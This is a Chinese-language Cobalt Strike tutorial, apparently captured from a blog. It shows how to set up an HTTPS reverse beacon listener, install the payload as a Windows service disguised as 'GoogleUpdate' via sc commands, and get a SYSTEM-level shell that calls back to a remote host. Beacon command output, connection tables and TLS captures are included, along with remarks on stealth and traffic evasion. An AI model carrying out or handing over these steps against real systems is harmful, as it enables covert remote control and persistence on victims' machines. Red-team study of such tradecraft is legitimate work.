



个人中心

## windows/beacon\_https/reverse\_https [ 基于 https 协议(加密)的反向连接 ]

首先,依然是创建一个 windows/beacon\_https/reverse\_https 的监听器,具体如下

The screenshot shows the Cobalt Strike interface for creating a new listener.

**New Listener** dialog:

- Name: reverse - https
- Payload: windows/beacon\_https/reverse\_https
- Host: [redacted]
- Port: 443

**Input** dialog (shown in a separate window):

This beacon uses HTTP to check for taskings. Please provide the domains to use for beaconing. The A record for these domains must point to your Cobalt Strike system. An IP address is OK.  
Separate each host or domain with a comma.

**Event Log** table:

name	payload	host	port	beacons
reverse - https	windows/beacon_https/reverse_https	[redacted]	443	[redacted]

**Started Listener** dialog:


Started Listener

OK

接着,再用如上监听器创建 windows 服务 payload



个人中心




从字面意义上不难理解,所谓 Windows 服务 payload,顾名思义就是以服务的方式启动的 payload,它不同于常规的 exe payload 直接双击即可运行,windows 服务 payload 需要你先用 sc 把它做成系统服务,然后再以服务的方式来启动运行 payload,说白点最终都是在执行某个路径下的 exe,只是调用的方式不通而已,具体操作如下

```
# sc create GoogleUpdate binpath= "C:\Windows\Help\Help\servrcs.exe" start= auto displayname= "Plugins Transfer S
# sc start GoogleUpdate 启动该服务
# sc stop GoogleUpdate 停止该服务
# sc delete GoogleUpdate 删除指定服务,一定要先停止再删除
```



个人中心



如下,当我们成功启动服务后,便会看到一个 beacon shell 被正常弹回,特别注意下回来的这个 shell 权限,默认以管理员身份创建启动的服务回来的 shell 一般都直接是 system 权限,这也是有别于常规 exe payload 的地方,执行 exe payload 弹



个人中心

The screenshot shows the Cobalt Strike interface with a session tab for 'SYSTEM \*' at IP 192.168.3.58. The session details include user 'SYSTEM', computer 'AV-SERVER', note ' ', pid '1524', and last activity '897ms'. Below the session list is a terminal window titled 'Event Log' showing beacon activity:

```
beacon> sleep 0
[*] Tasked beacon to become interactive
[+] host called home, sent: 16 bytes
beacon> shell whoami
[*] Tasked beacon to run: whoami
[+] host called home, sent: 14 bytes
[+] received output:
nt authority\system

beacon> shell query user
[*] Tasked beacon to run: query user
[+] host called home, sent: 18 bytes
[+] received output:
用户名      会话名      ID 状态    空闲时间   登录时间
administrator  console     1 运行中    无        2019/2/23 11:36
```

然后我们再来简单看下此时的目标系统进程,发现它是利用 rundll32.exe 来执行我们的服务 payload 的,相对于那种 exe payload 直接一个进程大摇大摆的在目标系统里挂着,这种服务启动的方式就要显的隐蔽多了,当然啦,这也仅仅只是相对隐蔽而已,还是很容易被一步定位到



个人中心

CPU Usage: 2.19% | Commit Charge: 14.87% | Processes: 41 | Physical Usage: 28.85%

rundll32.exe:1524 Properties

	Local Address	Remote Address	State
TCP	av-server:49654	7.vultr.com:https	CLOSE_WAIT
TCP	av-server:49655	57.vultr.com:https	CLOSE_WAIT
TCP	av-server:49656	7.vultr.com:https	ESTABLISHED

很明显,由于此处用的是 https 监听器,从 wireshark 中我们发现此时的回传数据已被全部加密,之所以要用 https,是因为这种方式在某些情况下,穿透性要比 http 稍好一些,一定程度上可防止流量被目标的一些防护设备反向解析,其实,说实话,也并好不到哪里去,另外,同样还是那个问题,直接这样生成的服务 payload 也几乎也是不可能免杀的,所以,此处目的也只仅仅只是为了告诉大家,以后可以用这种方式去执行自己的 payload,但 payload 不一定非要这么生成,希望弟兄们能明白我的意思



个人中心

62 3.65418800	TLSV1	380 Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
63 3.80809400	TLSV1	60 Change Cipher Spec
71 4.16903800	TLSV1	107 Encrypted Handshake Message
72 4.16964200	TLSV1	635 Application Data
73 4.31802800	TLSV1	315 Application Data
74 4.31938600	TLSV1	91 Encrypted Alert
320 14.453388C	SSL	190 Client Hello
323 14.574690C	TLSV1	961 Server Hello, Certificate, Server Hello Done
324 14.575723C	TLSV1	380 Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
335 15.055972C	TLSV1	107 [TCP Previous segment not captured] Encrypted Handshake Message
337 15.204150C	TLSV1	60 [TCP Retransmission] Change Cipher Spec
339 15.206044C	TLSV1	635 Application Data
340 15.327623C	TLSV1	315 Application Data
341 15.328785C	TLSV1	91 Encrypted Alert

最后，服务用完以后，记得随手删除

```
C:\管理员：命令提示符
C:\>sc delete GoogleUpdate
[SC] DeleteService 成功
C:\>
```